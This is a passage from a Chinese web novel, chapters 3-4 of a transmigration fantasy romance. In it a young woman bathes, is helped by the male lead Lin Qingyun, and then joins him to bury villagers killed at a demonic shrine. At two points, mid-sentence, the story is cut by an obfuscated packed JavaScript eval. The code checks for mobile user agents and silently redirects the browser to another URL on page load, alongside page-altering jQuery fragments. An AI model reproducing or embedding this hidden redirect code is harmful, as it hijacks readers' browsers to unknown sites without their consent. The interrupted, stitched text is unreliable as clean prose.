《我生来最恨反派》 3. 漏洞百出 林青云微笑着看着荷濯茗——荷濯茗想了想,见他不说话,也没搞懂他是什么意思,便同样对他露出一个笑脸示好,转头拿起他刚放下的水囊一阵咕噜咕噜的灌水。 他水囊里的水是甜的。 荷濯茗喝饱之后抹了抹嘴,低头一看自己手背上脏兮兮的,袖子上也脏兮兮的。 眼下她已经吃饱喝足,满足了最基础的生存需求后,荷濯茗难免就要产生些更高一级的需求:比如说她现在很想洗澡,如果可以洗个热水澡,那就更好了。 她放下水囊,瞥了一眼林青云,见他仍旧笑笑的望着自己——荷濯茗心里不禁犯嘀咕:他在笑什么?又一直看着我干什么? 林青云在等荷濯茗解释自己的名字是哪三个字。 一般别人向他介绍自己的名字,都会在说完之后,又写一遍给他的。 然而荷濯茗踌躇半晌,再度开口时却问:“那个……男——林,林……” 林青云:“叫我青云就好。” 荷濯茗松了口气,“噢,青云——我想洗个热水澡,能不能跟你借一套干净的衣服啊?” 林青云第一次听到这样的要求,眨了眨眼,没有立刻回答。 荷濯茗缺心眼,问完之后就眼巴巴看着他——他一时半会不说话,荷濯茗也没怀疑是人家不愿意借,还寻思男主反应有点迟钝。 二人四目相对,片刻寂静。 林青云最后还是露出来一个笑脸,道:“当然可以。那边的柴房有灶台,那边是井口,你想洗热水澡的话,打水上来烧热就可以洗了。” “给,这是蜡烛,你可以拿进柴房里照明。” 荷濯茗眼睁睁看着他手腕一转,掌心就出现了一根白蜡烛,简直像是在变戏法。 她接过蜡烛,又好奇看着林青云的手——荷濯茗脸上的好奇神色实在是过于明显,林青云看出来了,主动解释:“我有一个芥子界,就像寻常修士随身携带的储物袋一样,可以存放些许杂物。这些东西一开始就放在我的芥子界中,并不是凭空出现的。” 荷濯茗连连点头,装作恍然大悟:“原来如此——” 实际上并没有听懂。看小说的时候遇到掏法器和水字数战斗环节,她都是直接跳过的。 不过男主是真的很好心,自己都没问,他就先给自己解释了;想到自己以前还在评论区骂男主见到女的就马上舍命相救,是无可救药的圣母病,荷濯茗顿时感到十分羞愧。 她捧着蜡烛,真挚的对男主道:“对不起。” 林青云保持微笑:“?” 他还在等荷濯茗的下一句话,结果荷濯茗说完对不起就跑掉了,徒留林青云一个人在原地茫然的保持微笑。 他疑惑的侧过脸,看向荷濯茗背影;少女正拿着蜡烛向火堆借火,点燃后便端着蜡烛跑到井口处打水。 井口旁边就有水桶,荷濯茗看那水桶也不大,想来自己能拎得动——她又研究了一下辘轳,很不熟练的把水桶绑上去,吊下井。 夜很黑,烛光也照不到井底,荷濯茗不知道这口井有多深,只好一直把水桶往下放。 在重复摇辘轳的时候,荷濯茗的脑子放松下来,开始胡思乱想;她一会想自己那个装着金子珠子的包裹,不知道这个世界的钱币是怎么算的,金子能值多少钱,那些钱够自己花吗?一会又想不知道灶台要怎么用,洗冷水行不行? 她从没干过家务活,长这么大,连自己的袜子都没洗过,自然也不会用灶台烧水。 她一边胡思乱想着,一边把浸满水的水桶吊起来,拎进柴房。 蜡烛光摇摇晃晃,照得整个柴房昏昏暗暗。荷濯茗借着光把屋里打量一番,没看懂灶台要怎么使用,但是看见墙边靠放着一把镰刀,便顺手拿来放在近旁。 自然,荷濯茗也不会用镰刀的。 不过她觉得手边有个触手可及的武器,会很有安全感。至于那个根本看不懂的灶台,荷濯茗已经放弃,决定洗冷水澡了。 她找到了一个足够大的木桶,把冷水倒进去,看着水不太够,又跑了两趟,才将木桶装满一半。 林青云看她忙活得差不多了,便走到柴房窗边,将一套干净的衣服鞋袜放到窗台上,道:“衣服我放在这了,我人就在篝火旁边,如果遇到奇怪的事情,可以叫我。” 荷濯茗疑惑:“奇怪的事情是指……” 林青云笑眯眯的暗示道:“秽神身边一般都会聚集许多助纣为虐的妖鬼。” 他笑起来自然是很可爱的,但说的话却很恐怖。 荷濯茗回想起那尊容貌诡异的神像,不由得打了个寒噤,连连点头:“我、我会小心的!” 林青云叮嘱完,便转身走开,非常坦荡并且很君子的一直拿后背对着柴房窗户。 不过荷濯茗压根没注意到这点,她拿过那套衣服后,就将窗户关上——而后又盯着关上的窗户看了一会,荷濯茗还是重新把它打开一条缝隙。 她脱下衣服鞋袜,泡进去洗澡时发现井水比自己想象中的还要冷,冻得她直打哆嗦,不禁又委屈的掉了会眼泪,同时坚定了一个念头:她一定要想办法回到现代去! 就是不知道要怎么回去。 我是怎么穿越到这个世界来的? 荷濯茗咬着手指努力回想,但那些记忆模模糊糊如同隔雾看花,根本看不清楚。 她既记不起来自己是怎么穿越过来的,并且也快要把小说剧情都给忘光了。这种‘忘记’并不正常,就好像有一个橡皮擦在擦掉荷濯茗的记忆,可是她又没办法阻止。 她越回想,越因为记忆模糊而觉得害怕,一害怕,就没出息的一直掉眼泪。忽然间,男主那张笑盈盈的,总浮着梨涡的脸,一下子出现在荷濯茗脑海里。 男主人那么好,是原著盖章的绝不会骗女人的男人——他是不是能帮到我呢? 荷濯茗迟疑着,悄悄靠近窗户处打开的那一线缝隙。木桶里冰冷的井水,随着她的移动而泛起微微波澜。 她趴在窗台上,从缝隙处往外看:外面到处都很昏暗,篝火光不稳定的晃动,将背对柴房窗户的年轻人勾画出模糊轮廓来。 他的耳坠子很显眼,也不知道是什么材料做的,被篝火光一照,亮闪闪,跟星子一样,在他耳际一晃一晃,吸引着人的视线。 忽然有一阵夜风吹过来,吹得篝火骤然往上窜起来半截,也吹得荷濯茗一个哆嗦,没忍住打了个喷嚏。 她自己吓了一跳,连忙转身屏气潜进水里,心脏在水底咕咚咕咚得跳,不知为何很紧张,睁大的眼睛眼看着一连串气泡从自己鼻子尖往上冒。 半晌,一口气快要憋不住了,荷濯茗才狼狈的冒出水面大口呼吸。 她捋了捋挡住视线的湿发,又小心翼翼凑近窗户缝隙看了眼外面——男主好像什么都没发现,仍旧背对柴房窗户坐在篝火堆边,耳际的长坠子一闪一闪。 荷濯茗松了口气,拍拍自己胸口,“嗨呀,自己吓自己……” 林青云屈指一弹,将燃了一半的招风符扔进篝火堆里,双眸笑弯弯的,嘴上自言自语:“嗨呀,自己吓自己~” 他说出口的话,完全是荷濯茗刚刚说话的语调。 不一会,有脚步声从柴房里走出来——林青云偏过 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17347201|199530||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 头去看,只见荷濯茗湿着头发走了过来,她的脸都洗干净了,眼眶红红的,还有点肿,好似哭过许久。 他的衣服套在荷濯茗身上,委实是大了许多,她不得不把衣袖和裤腿全部都卷起来,露出手腕和半截小臂。 林青云借给她的衣服是红衣,烈红色彩衬得她肤色很白;这让他想到了见荷濯茗的第一面,那时候她穿着红嫁衣。 虽然是做戏,但那确实是他头一回当新郎,头一回和女孩子拜天地。一拜的时候小姑娘哭得好丑,搞得他都不想走流程了,想掏点糖出来哄一哄她,好教她不要再哭了。 荷濯茗拧着滴水的头发,蹲下来靠近篝火——她想借火焰的热烤一下头发,好让它快点干。 然而不等她将脑袋凑近篝火,林青云先把脑袋凑了过来。 林青云好奇:“你在干什么?” 他突如其来的凑近,弄得荷濯茗一愣,慢半拍的回答:“……烤头发。” 林青云握住她肩膀,把她身子扳过来,道:“你这样直接凑过去,会把头发点着的。我来帮你。” 荷濯茗还沉浸在这人劲儿真大,一只手就能握住自己肩膀的震撼中——林青云已经伸手捧住她头发。 一丝一丝的水珠从她发间分离出来,落入地面,不过几息功夫,便已经让荷濯茗头发恢复了干爽。 林青云将手指穿入她厚密乌发间拨弄了两下,又松开手,笑眯眯道:“好了。” 荷濯茗后知后觉,伸手摸着他刚才拨弄过的头发,感觉哪里有点怪怪的。 这就是中央空调集中供暖的威力吗……啊呸! 什么中央空调!这是善良体贴心细温柔!这是男主的优秀人品! 荷濯茗真挚道:“谢谢……青云,你真是个好人,谢谢你借我的衣服,还帮我烘干头发。” 林青云:“不用谢——你的眼眶怎么红红的,你哭了吗?” 荷濯茗:“嗳……” 林青云伸出食指,指尖轻轻按在她眼角。 他的手指好冷,像石头一样毫无温度,但触碰了一会荷濯茗眼尾后,也渐渐染上她皮肤上的温度。 荷濯茗有些不适应的眨眼,眼尾的眼睫毛扫过林青云指尖。 她道:“洗澡的井水太冷……就哭了一会。” 林青云恍然大悟:“原来如此。” 他收回手去,并一下子和荷濯茗拉开了距离——荷濯茗看见他身上穿着同自己这身一样的红衣。 之前没有仔细看,荷濯茗还以为是他没脱新郎服。 原来不是新郎服。 她摸了摸自己眼尾,刚才被林青云手指碰到的那块皮肤还有点冰。 正常人的手不会那么冷,而且这还是在夏天——只可惜荷濯茗依旧没有意识到这个问题。 一阵马蹄声由远及近,荷濯茗循声抬头:只见微亮的天光中,那匹青骢马慢悠悠走了过来。 马嘴里还叼着一把铁铲。 青骢马走到两人身边,松开嘴把铲子丢下;林青云站起来,拍了拍马脖子,笑眯眯夸它:“好马儿,好马儿——” 荷濯茗也站起来,好奇的观望着那匹马。 很神骏高大的一匹马,立在那里足有她脖颈那样高,浑身毛发油光发亮,像是马身子上挂了匹绸缎一样。 林青云一手拉住辔头上绕的缰绳,一手拿起铁铲,转过头对荷濯茗道:“现在天色已经要亮啦~你快骑上青阳出山,去找你的亲戚吧。” 荷濯茗抬头往天上看:太阳还没出来,但天色确实亮起来了,星星和月亮都暗淡得像掉色,将熄未熄的挂在天边。 4.报恩 她昨天确实跟林青云说过,要出山去找亲戚之类的话——但昨天是昨天,今天是今天,人总归是善变的。 荷濯茗磨磨蹭蹭的走到青骢马旁边,装模作样摸着马背上的藤编坐垫,道:“我、我一个人走吗?你刚刚不是说,秽神周围通常会聚集很多妖鬼……我半路要是碰上妖鬼了怎么办?” 林青云:“青阳会避开它们的。” 荷濯茗:“那——那万一要是,没避开呢?” 林青云微笑道:“青阳很聪明的,你不用担心这个。” 他言辞诚恳,荷濯茗绞尽脑汁也想不出反驳的理由,直到眼角余光扫到他手上铁铲——荷濯茗干咳一声,很生硬的转移话题,“你拿铲子做什么?” 林青云依旧耐心的同她解释:“我昨天不是跟你说过吗?死者为大,我得帮野庙里那些死了的村民下葬。” “死的人那么多,我得挖很多坑,才能让他们全都入土为安。” 荷濯茗闻言,眼睛一下子就亮了,“那我也来帮你好了!” 林青云:“但你不是要去找亲戚……” 荷濯茗义正严词道:“你救了我的命,是我的救命恩人,我怎么能只顾着自己的事情,而让你一个人挖那么多坟呢?不行不行,我一定得留下来帮你,你就当是给我一个报恩的机会吧——如果我亲戚知道我是为了报恩,肯定也会支持我的!” 她一口气说完了一长串话,自认为有理有据条件充足,但还是害怕林青云会拒绝自己,所以说完话后便眼睛眨也不眨的盯着他。 林青云同她双眸对视片刻,倏忽改变主意,笑着答应:“好呀,那你来帮忙吧。” 工具不用担心,农舍柴房里就有现成的。荷濯茗也从里面找出一把铁铲,跟着林青云到野庙里去——他们穿过田埂,两边都是及腰的青青稻苗,那匹青骢马跟在荷濯茗身后,走得慢慢悠悠,不慌不忙。 走到一半,太阳升出来了,晒得人身上热热的。 荷濯茗额头上很快就被晒出一层薄汗 ,她抬起胳膊用衣袖擦汗,忽然意识到总跟在自己身后的马蹄声不见了,回头去看时,忍不住大叫:“青云!你马不见了!” 林青云镇定自若道:“它经常不见,不会有事的。” 荷濯茗:“它其实不是普通的马吧?” 林青云回答:“嗯,其实是龙来着。” 荷濯茗:“……说是龙的话就有点假了。” 林青云爽朗的笑,“是吗?我以为会很有意思呢哈哈哈——” 边说话边走路,二人很快就越过稻田,到了野庙面前。 野庙外面的墙壁上还贴着红双喜的剪纸,屋檐处仍旧张灯结彩,没有什么变化。 荷濯茗扒着敞开的庙门,十分谨慎的探头往里瞥:庙里倒满尸体和脑袋,中央那座邪诡的神像被人从正中劈成了两半,分别朝着两边倒下了。 林青云本来要直接进去,见荷濯茗狗狗祟祟的模样,觉得好玩,于是跟到她身后,也探头往野庙里面看。 荷濯茗道:“都过去两天了,又是夏季,这么热,这些尸体居然都没有烂掉。” 林青云:“受到秽神影响的人,死后尸体也会异于常人,异常的情况会根据他们所侍奉的秽神而所有不同。” 秽神,顾名思义,即不洁净不正道的神——在《问道》的世界观中,假借神明名义为自己建观立庙,收取香火的精怪,便是秽神。 但不是随便什么精怪都能当秽神的,能霸占一方土地,拥有庙宇的精怪,即使力量不足以和正神相提并论,那也是实力强大的一地妖王。只要性情不过于残暴,修士们并不会去同它作对。 至于真正的正神——只要秽神不在他们地盘上兴风作浪,正神就更加不会轻易出手了。 不过荷濯茗模糊记得,男主十分厌恶秽神,已经到了冒头就秒的地步。 但荷濯茗穿越之前所看的剧情里,好像并未提到男主厌恶秽神的原因——等等,是作者还没写到,还是自己又忘记了? 荷濯茗迷糊了一瞬,分不清楚,但她很快想到男主本人此刻就站在自己身后;荷濯茗曲起胳膊,用胳膊肘撞了撞林青云胸口,问:“我问你噢,你为什么要杀这个秽神啊?”< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17350511|199530||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p>林青云低头看了眼自己胸口,又看看荷濯茗头顶。 她问话的时候甚至没有回头看他。 林青云伸手摁住她的脑袋,将其转向自己。 荷濯茗:“?” 林青云笑眯眯:“看着我的眼睛,再问一遍。” 荷濯茗不明所以,但是照做,看着林青云的眼睛再问了一遍。 林青云回答:“我不是要杀秽神,我是觉得这个村子里的人很可怜——被秽神控制,失去耳朵和舌头,变成半人半妖的怪物。” “人变成怪物,本身就已经很可怜了,还要为秽神承担繁衍的任务,再生下一窝小怪物,那样活着又有什么意思……我得帮助他们呀。” 他言辞诚恳,说话时脸上还浮着很淡但非常可爱非常有亲和力的浅笑。 荷濯茗感觉他说的这句话有点怪——她一边觉得林青云的想法很善良,一边又觉得这人杀了好多人挺……挺…… 看着林青云垂向她的面孔,笑盈盈面颊上的梨涡,荷濯茗又没办法对着他的脸说出任何一句负面形容词。 正当她陷入纠结时,林青云忽然松开她脑袋,转而在她面前打了个响指:“不要发呆,开始干活吧小荷!” 荷濯茗回过神来,但还有些糊涂,抱着铲子跟在林青云身后踏入野庙。 在门外看着是一种感觉,进入门内又是另外一种感觉——扑面而来强烈的血腥气,熏得荷濯茗整张脸都皱了起来,并且眼泪先于思考能力的从她眼眶里涌出。 她一边用袖子擦着眼泪,一边小心翼翼避开地面尸体和头颅,意图在满地凌乱中找到一个可以下脚的地方。 只要能让她不踩着尸体就行,至于干净——荷濯茗已经不做要求了;因为野庙内的每一块地砖上,都浸满了凝固的乌色血迹。 不同于下脚磕磕绊绊走得举步维艰的少女,林青云脚步轻快,走在这种抛尸地一样的地方就像走在平地上一样,而且还能保证自己不踩着任何一具尸体或者脑袋。 他拎起就近的一具尸体,辨认片刻后从地板上拾起与其对应的脑袋,将其安回去。